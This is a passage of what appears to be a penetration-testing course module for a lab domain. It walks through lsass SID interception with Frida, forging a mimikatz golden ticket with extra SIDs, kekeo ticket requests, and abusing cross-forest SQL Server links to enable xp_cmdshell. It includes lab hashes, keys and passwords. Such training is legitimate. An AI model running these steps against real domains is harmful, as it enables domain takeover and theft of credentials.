        output_list.append(formatted_bytes)
    final_output = ', '.join(output_list)
    print("0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00,
0x00, 0x00, " + final_output)
```

SID	Binary Representation of SID
S-1-5-21-3878752286-62540090-653003637	0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00, 0x00, 0x00, 0x1E, 0x10, 0x31, 0xE7, 0x3A, 0x49, 0xBA, 0x03, 0x75, 0x0B, 0xEC, 0x26
S-1-5-21-2327345182-1863223493-3435513819	0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00, 0x00, 0x00, 0x1E, 0x78, 0xB8, 0x8A, 0xC5, 0x88, 0x0E, 0x6F, 0xDB, 0xC7, 0xC5, 0xCC

Updating SID Values in frida_intercept.py

```
<SNIP>
// Sid as binary array to find/replace
var buf1 = [0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00,
0x00, 0x00, 0x1E, 0x10, 0x31, 0xE7, 0x3A, 0x49, 0xBA, 0x03, 0x75, 0x0B,
0xEC, 0x26];
var newsid = [0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00,
0x00, 0x00, 0x1E, 0x78, 0xB8, 0x8A, 0xC5, 0x88, 0x0E, 0x6F, 0xDB, 0xC7,
0xC5, 0xCC];
<SNIP>
```

Once the Frida script has been edited, we can execute the script as `SYSTEM` user in the `Inlanefreight` domain.
However before executing the modified Frida script, it's imperative to verify the `current` Security Identifier (SID) of `child.inlanefreight.ad`. This step ensures that we can accurately match the new SID generated after running the Frida script with the original one.

Verify Original SID of Child DC

```
proxychains python3 gettrustinfo.py inlanefreight.ad/logistics.ad@DC01 -
hashes :c586031a224f252a7c8a31a6d2210cc1 -target 172.16.118.3
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

<SNIP>
                DomainInfo:
                    Sid:
                        Revision:                        1
                        SubAuthorityCount:               4
                        IdentifierAuthority:
```

```
b'\x00\x00\x00\x00\x00\x05'
                        SubAuthority:
                            [
                                 21,
                                 3878752286,
                                 62540090,
                                 653003637,
                            ]
                    DnsName:
'child.inlanefreight.ad'
                    NetbiosName:                    'CHILD' ,
        ]
```

We can now execute `frida_intercept.py` as SYSTEM and hook it with `lsass.exe` to intercept and modify the SID of the child domain and keep it running in the background.

Start PowerShell as SYSTEM

```
PS C:\Tools> .\PsExec.exe -s -i powershell.exe
PS C:\Windows\system32> whoami
nt authority\system
```

Execute frida_intercept.py

```
PS C:\Tools> python frida_intercept.py lsass.exe
lsadb.all baseAddr:0x7ffbe2d10000
[!] Ctrl+D on UNIX, Ctrl+Z on Windows/cmd.exe to detach from instrumented
program.

...
```

We can keep the `frida_intercept` script running in the background.
Since interception is running, if we request the SID of `child.inlanefreight.ad` again using `gettrustinfo`, we should get the following SID: `21,2327345182,1863223493,3435513819` which is the SID of SQL02.logistics.ad.

Verify Interception Working

```
proxychains python gettrustinfo.py inlanefreight.ad/logistics.ad@DC01 -
hashes :c586031a224f252a7c8a31a6d2210cc1 -target 172.16.118.3
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
```

```
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

<SNIP>
                DomainInfo:
                    Sid:
                        Revision:                       1
                        SubAuthorityCount:              4
                        IdentifierAuthority:
b'\x00\x00\x00\x00\x00\x05'
                        SubAuthority:
                            [
                                 21,
                                 2327345182,
                                 1863223493,
                                 3435513819,
                            ]
                    DnsName:
'child.inlanefreight.ad'
                    NetbiosName:                    'CHILD' ,
        ]
```

From the above output, we can observe that we are obtaining a new SID for `child.inlanefreight.ad` which is the SID of SQL02.logistics.ad.

Similarly, after 24 hours when `logistics` domain performs the Netlogon call `NetrGetForestTrustInformation` on `inlanefreight` domain it'll receive the new SID that is being intercepted by `frida_intercept.py`.

For the attack demonstration in the LAB, `logistics` performs the Netlogon call `NetrGetForestTrustInformation` every 2 minutes..

After waiting 2 minutes we can request golden ticket with `extra-sid (sids)` as SQL02's SID.
We will also need to attach RID as `-500` at the end of SQL02's SID since it is the local domain SID which represents the local Administrator.

Request Golden Ticket with Extrasids

```
PS C:\Tools> .\mimikatz.exe

 .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##       > https://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( [email protected] )
' #####'        > https://pingcastle.com / https://mysmartlogon.com ***/
```

```
mimikatz # kerberos::golden /domain:inlanefreight.ad /sid:S-1-5-21-
2432454459-173448545-3375717855 /user:user1 /target:logistics.ad
/service:krbtgt /sids:S-1-5-21-2327345182-1863223493-3435513819-500
/aes256:179e4ae68e627e1fd4014c87854e7f60b0c807eddbcaf6136ddf9d15a6d87ad8

User      : user1
Domain    : inlanefreight.ad (INLANEFREIGHT)
SID       : S-1-5-21-2432454459-173448545-3375717855
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-2327345182-1863223493-3435513819-500 ;
ServiceKey:
179e4ae68e627e1fd4014c87854e7f60b0c807eddbcaf6136ddf9d15a6d87ad8 -
aes256_hmac
Service   : krbtgt
Target    : logistics.ad
Lifetime  : 3/27/2024 3:13:45 AM ; 3/25/2034 3:13:45 AM ; 3/25/2034
3:13:45 AM
-> Ticket : ticket.kirbi

        * PAC generated
        * PAC signed
        * EncTicketPart generated
        * EncTicketPart encrypted
        * KrbCred generated

Final Ticket Saved to file !
mimikatz # exit
```

Retrieve TGS for SQL02

```
PS C:\Tools> .\kekeo.exe

kekeo # tgs::ask /tgt:ticket.kirbi /service:cifs/[email protected]
/kdc:DC02.logistics.ad /ptt
Ticket  : ticket.kirbi
        [krb-cred]     S: krbtgt/logistics.ad @ inlanefreight.ad
        [krb-cred]     E: [00000012] aes256_hmac
        [enc-krb-cred] P: user1 @ inlanefreight.ad
        [enc-krb-cred] S: krbtgt/logistics.ad @ inlanefreight.ad
        [enc-krb-cred] T: [3/27/2024 3:13:45 AM ; 3/25/2034 3:13:45 AM]
{R:3/25/2034 3:13:45 AM}
        [enc-krb-cred] F: [40a00000] pre_authent ; renewable ; forwardable
;
        [enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac      ):
b8c3d3175ec8eedf24d2bb15942f94869b2572efcc192b2a664e00869ff5b27b
[kdc] name: DC02.logistics.ad
```

```
Service(s):
cifs/SQL02.logistics.ad @ LOGISTICS.AD
`> cifs/SQL02.logistics.ad : OK!

kekeo # exit
```

Verify Ticket in Memory

```
C:\Tools>klist
Current LogonId is 0:0xdd8a8

Cached Tickets: (1)

#0>     Client: user1 @ inlanefreight.ad
                Server: cifs/SQL02.logistics.ad @ LOGISTICS.AD
                KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
                Ticket Flags 0x40a10000 -> forwardable renewable
pre_authent name_canonicalize
                Start Time: 3/27/2024 3:16:14 (local)
                End Time:   3/27/2024 13:16:14 (local)
                Renew Time: 4/3/2024 3:16:14 (local)
                Session Key Type: AES-256-CTS-HMAC-SHA1-96
                Cache Flags: 0
                Kdc Called:
```

With the ticket in memory, we gain the ability to enumerate and access the SQL02.logistics.ad server.

Access SQL02 in Logistics Domain

```
C:\Tools>dir \\SQL02.logistics.ad\c$
Volume in drive \\SQL02.logistics.ad\c$ has no label.
Volume Serial Number is 2281-DAED
Directory of \\SQL02.logistics.ad\c$
03/26/2024  12:21 PM    <DIR>          flag
07/16/2016  06:23 AM    <DIR>          PerfLogs
01/04/2024  03:01 AM    <DIR>          Program Files
01/04/2024  02:59 AM    <DIR>          Program Files (x86)
01/04/2024  02:48 AM    <DIR>          temp
01/04/2024  02:52 AM    <DIR>          Users
12/26/2023  09:35 AM    <DIR>          Windows
0 File(s)              0 bytes
7 Dir(s)  25,672,945,664 bytes free
```

Moving On


In the next section, we will explore various techniques for abusing `SQL server links`. When SQL server links are configured between two domains, there exists potential misconfiguration that could be exploited by attackers to take over the domain. We will investigate these techniques in detail.

Abusing SQL Server Links

Cross-forest MSSQL linked servers facilitate communication and data exchange between SQL Server instances located in different Active Directory forests. This configuration allows SQL Server instances in one forest to access data and resources hosted by SQL Server instances in another forest.

Consider a scenario where an SQL server link has been established between `SQL01.inlanefreight.ad` and `SQL02.logistics.ad`. This link enables both servers to access data and resources hosted by each other. However, in the event of a security breach on SQL01 (`Inlanefreight`), an attacker could exploit this configured server link to launch subsequent attacks against SQL02 (`Logistics`). This could potentially lead to the compromise of the Logistics domain from the Inlanefreight domain.

For this section, upon compromising the `Inlanefreight` domain, our objective is to further access the `Logistics` domain abusing the SQL server links.



Cross Forest SQL Server Links Abuse

1. Privileged Access to Server Links
2. Trustworthy Databases

In certain scenarios, a domain user from the current forest (`Inlanefreight.ad`) may be granted remote login permissions into SQL02 (`logistics.ad`) as a sysadmin (`sa`). This grants them high-privileged access to the server link, which can be abused directly to compromise the linked server.

Alternatively, it's also possible that the current domain user has not been given remote login permissions but has been given `public` privileges with a SQL User in SQL02 (`logistics.ad`). In such cases, we can try to enumerate trustworthy databases on the target linked server and check if that user is a `db_owner` of any trustworthy database. If we find such a database, we can create a stored procedure to enable `xp_cmdshell` that gets executed as the OWNER, which will be the user `sa` .

We'll explore both scenarios using domain users `inlanefreight\jimmy` and `inlanefreight\htb-student` . User `jimmy` has been granted remote login rights as a `sysadmin (sa)` on the Linked server (SQL02.logistics.ad), whereas the user `htb-student` has been provided public privileges with a SQL user named `htb-dbuser` in SQL02.

---

1. Privileged Access to Server Links

Privileged Access to Server Links occurs when a user within our domain (`Inlanefreight.ad`) is given elevated remote login rights to a server in another domain (`logistics.ad`), like SQL02, with sysadmin (`sa`) privileges. This grants the user significant control over the server link, potentially opening avenues for exploitation and compromise of the linked server.

To illustrate an example of privileged access, let's consider the user `INLANEFREIGHT\jimmy` .

Note: RDP credentials for INLANEFREIGHT\jimmy to login into SQL01 is `jimmy` : `Password123`

```
xfreerdp /v:10.129.229.148 /u:jimmy /p:"Password123" /dynamic-resolution
```

Enumeration from Windows

We'll utilize the domain user `inlanefreight\jimmy` to ascertain the rights he holds on the linked SQL server (`SQL02.logistics.ad`). For enumeration, we can employ the

`PowerUpSQL` PowerShell script, specifically its function `Get-SQLServerLink`, to enumerate the link and rights between the SQL servers.

Enumerate SQL Server Links

```
PS C:\Tools> import-module .\PowerUpSQL.ps1
PS C:\Tools> Get-SQLServerLink
ComputerName           : SQL01
Instance               : SQL01
DatabaseLinkId         : 0
DatabaseLinkName       : SQL01\SQLEXPRESS
DatabaseLinkLocation   : Local
Product                : SQL Server
Provider               : SQLNCLI
Catalog                :
LocalLogin             :
RemoteLoginName        :
is_rpc_out_enabled     : True
is_data_access_enabled : False
modify_date            : 1/4/2024 1:52:15 AM

ComputerName           : SQL01
Instance               : SQL01
DatabaseLinkId         : 1
DatabaseLinkName       : SQL02\SQLEXPRESS
DatabaseLinkLocation   : Remote
Product                : SQL Server
Provider               : SQLNCLI
Catalog                :
LocalLogin             : inlanefreight\jimmy
RemoteLoginName        : sa
is_rpc_out_enabled     : True
is_data_access_enabled : True
modify_date            : 1/4/2024 2:09:31 AM
```

From the provided output, it's evident that a SQL server link is established between `SQL01\SQLEXPRESS` (inlanefreight.ad) and `SQL02\SQLEXPRESS` (logistics.ad). In the `LocalLogin` attribute of SQL02\SQLEXPRESS, the username `Inlanefreight\jimmy` is listed, while under the `RemoteLoginName` attribute of SQL02\SQLEXPRESS, `sa` is specified. This indicates that `inlanefreight\jimmmy` can log in to SQL02 as a `sysadmin (sa)`.

To further confirm this, we can utilize another function of PowerUpSQL called `Get-SQLQuery`, which enables us to execute SQL queries on the server. We can run the query `EXEC sp_helplinkedsrvlogin` to retrieve logins for the linked servers.

sp_helplinkedsrvlogin will provide us with additional details regarding the login permissions associated with the linked servers.


Enumerate login rights for Jimmy

```
PS C:\Tools> Get-SQLQuery  -Query "EXEC sp_helplinkedsrvlogin"
Linked Server    Local Login         Is Self Mapping Remote Login
-------------    -----------         --------------- ------------
SQL02\SQLEXPRESS inlanefreight\jimmy           False sa
```

Based on the output, it's confirmed that the user `inlanefreight\jimmy` has the capability to log in to `SQL02\SQLEXPRESS` as a `sysadmin (sa)`. This indicates a high level of privileged access to the linked server.


Abuse from Windows

To exploit the sysadmin (sa) privileges granted to the user `inlanefreight\jimmy`, we can utilize an MSSQL client such as SSMS or heidiSQL to establish a connection to the linked server and execute queries. Let's proceed by opening `Microsoft SQL Server Management Studio 18` from the start menu and logging in as `Inlanefreight\jimmy`. Click on `Connect` to connect to `SQL01\SQLEXPRESS` and Click `New Query` to start executing new queries.




We can execute the following query in SQL Server Management Studio to verify if the user `inlanefreight\jimmy` has sysadmin rights on `SQL02\SQLEXPRESS`

```
select * from openquery("SQL02\SQLEXPRESS",'select
IS_SRVROLEMEMBER(''sysadmin'')')
```




The query returns a value of '1', indicating that sysadmin privileges are indeed granted to the `jimmy` user. Now, with sysadmin (`sa`) rights acquired, our subsequent aim is to activate xp_cmdshell, a feature enabling the execution of Windows commands directly from within the SQL Server environment. Let's execute the following command to enable `xp_cmdshell` on `SQL02\SQLEXPRESS`.

```
EXECUTE('sp_configure ''xp_cmdshell'',1;reconfigure;') AT
"SQL02\SQLEXPRESS"
```



To verify if `xp_cmdshell` is enabled on SQL02, we will attempt to execute the Windows command `whoami` using the following query, which should output the current user the SQL02 is running as.

```
EXECUTE('xp_cmdshell "whoami"') AT "SQL02\SQLEXPRESS"
```



Enumeration from Linux

For enumeration using a linux host, we can employ the mssqlclient.py from impacket. The `enum_links` command from impacket will enumerate the link between the SQL servers.

Enumerate SQL Server Links and Login Rights

```
mssqlclient.py [email protected] -windows-auth
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed language setting to
us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (inlanefreight\jimmy  guest@master)> enum_links
SRV_NAME            SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE
SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
----------------   ----------------   -----------   ----------------   ---
---------------   ------------   -------
SQL01\SQLEXPRESS   SQLNCLI            SQL Server    SQL01\SQLEXPRESS
NULL                 NULL           NULL

SQL02\SQLEXPRESS   SQLNCLI            SQL Server    SQL02\SQLEXPRESS
NULL                 NULL           NULL

Linked Server      Local Login           Is Self Mapping   Remote Login
----------------   -------------------   ---------------   ------------
SQL02\SQLEXPRESS   inlanefreight\jimmy                 0   sa
```

From the provided output, it's evident that a SQL server link is established between `SQL01\SQLEXPRESS` (inlanefreight.ad) and `SQL02\SQLEXPRESS` (logistics.ad). In the `Local Login` attribute, the username `inlanefreight\jimmy` is listed, while under the `Remote Login` attribute, `sa` is specified. This indicates that `inlanefreight\jimmmy` can log in to `SQL02\SQLEXPRESS` as a `sysadmin (sa)`.

Abuse from Linux

To exploit the sysadmin (`sa`) privileges granted to the user `inlanefreight\jimmy`, we can utilize `use_link` command from impacket's `mssqlclient.py` to establish a connection to the `SQL02\SQLEXPRESS` linked server. After the connection, a change in username can be noticed from `jimmy guest@master` to `sa dbo@master`. With `sa` privileges, we can now enable `xp_cmdshell` by using the command `enable_xp_cmdshell`.

Enabling xp_cmdshell

```
SQL (inlanefreight\jimmy  guest@master)> use_link "SQL02\SQLEXPRESS"
SQL >"SQL02\SQLEXPRESS" (sa  dbo@master)> enable_xp_cmdshell
[*] INFO(SQL02\SQLEXPRESS): Line 185: Configuration option 'show advanced
options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(SQL02\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell'
changed from 0 to 1. Run the RECONFIGURE statement to install.
```

To verify if `xp_cmdshell` is enabled, we will also attempt to execute the Windows command `whoami`, which should output the current user the SQL02 is running as.

Executing whoami

```
SQL >"SQL02\SQLEXPRESS" (sa  dbo@master)> xp_cmdshell whoami
output
---------------------------
nt service\mssql$sqlexpress

NULL
```

---

2. Trustworthy Databases

If a user within our domain (`Inlanefreight.ad`) hasn't been granted remote login permissions as a sysadmin (`sa`), but instead has been provided public privileges as a local SQL User in SQL02 (`logistics.ad`), we can pursue a strategy to enumerate `trusted databases` on the targeted linked server. Our objective would be to determine if the user

holds the `db_owner` role for any `trusted database`. If such a database is identified, we can create a stored procedure to enable `xp_cmdshell`, ensuring it executes under the context of the `OWNER`, which typically would be the `sa` user.

According to Microsoft:

The dbo user has all permissions in the database and cannot be limited or dropped. dbo stands for database owner, but the dbouser account is not the same as the db_owner fixed database role, and the `db_owner` fixed database role is `not` the same as the user account that is recorded as the `owner` of the database.

To illustrate an example of Trustworthy database abuse, let's consider the user `INLANEFREIGHT\htb-student`.

Note: RDP credentials for INLANEFREIGHT\htb-student to login into SQL01 is `htb-student`: `HTB_@cademy_stdnt!`

```
xfreerdp /v:10.129.229.148 /u:htb-student /p:"HTB_@cademy_stdnt!"
/dynamic-resolution
```

Enumeration from Windows


We'll utilize the domain user `inlanefreight\htb-student` to ascertain the rights he holds on the linked SQL server (SQL02.logistics.ad). For enumeration, we can employ the PowerUpSQL PowerShell script, specifically its function `Get-SQLServerLink`, to enumerate the link and rights between the SQL servers.

```
PS C:\Tools> Get-SQLServerLink
ComputerName           : SQL01
Instance               : SQL01
DatabaseLinkId             : 0
DatabaseLinkName       : SQL01\SQLEXPRESS
DatabaseLinkLocation   : Local
Product                : SQL Server
Provider               : SQLNCLI
Catalog                :
LocalLogin             :
RemoteLoginName        :
is_rpc_out_enabled     : True
is_data_access_enabled : False
modify_date            : 1/4/2024 1:52:15 AM

ComputerName           : SQL01
Instance               : SQL01
DatabaseLinkId         : 1
DatabaseLinkName       : SQL02\SQLEXPRESS
```

```
DatabaseLinkLocation   : Remote
Product                : SQL Server
Provider               : SQLNCLI
Catalog                :
LocalLogin             :
RemoteLoginName        :
is_rpc_out_enabled     : True
is_data_access_enabled : True
modify_date            : 1/4/2024 2:09:31 AM
```


From the provided output, it's evident that the `LocalLogin` and `RemoteLoginName` attributes of SQL02\SQLEXPRESS are empty, indicating that `inlanefreight\htb-student` does not have remote login permissions as a sysadmin (sa) on SQL02.
Let's execute the SUSER_NAME() function in SSMS to retrieve the login identification name of the user in SQL02.

```
select * from openquery("SQL02\SQLEXPRESS','select SUSER_NAME()')
```



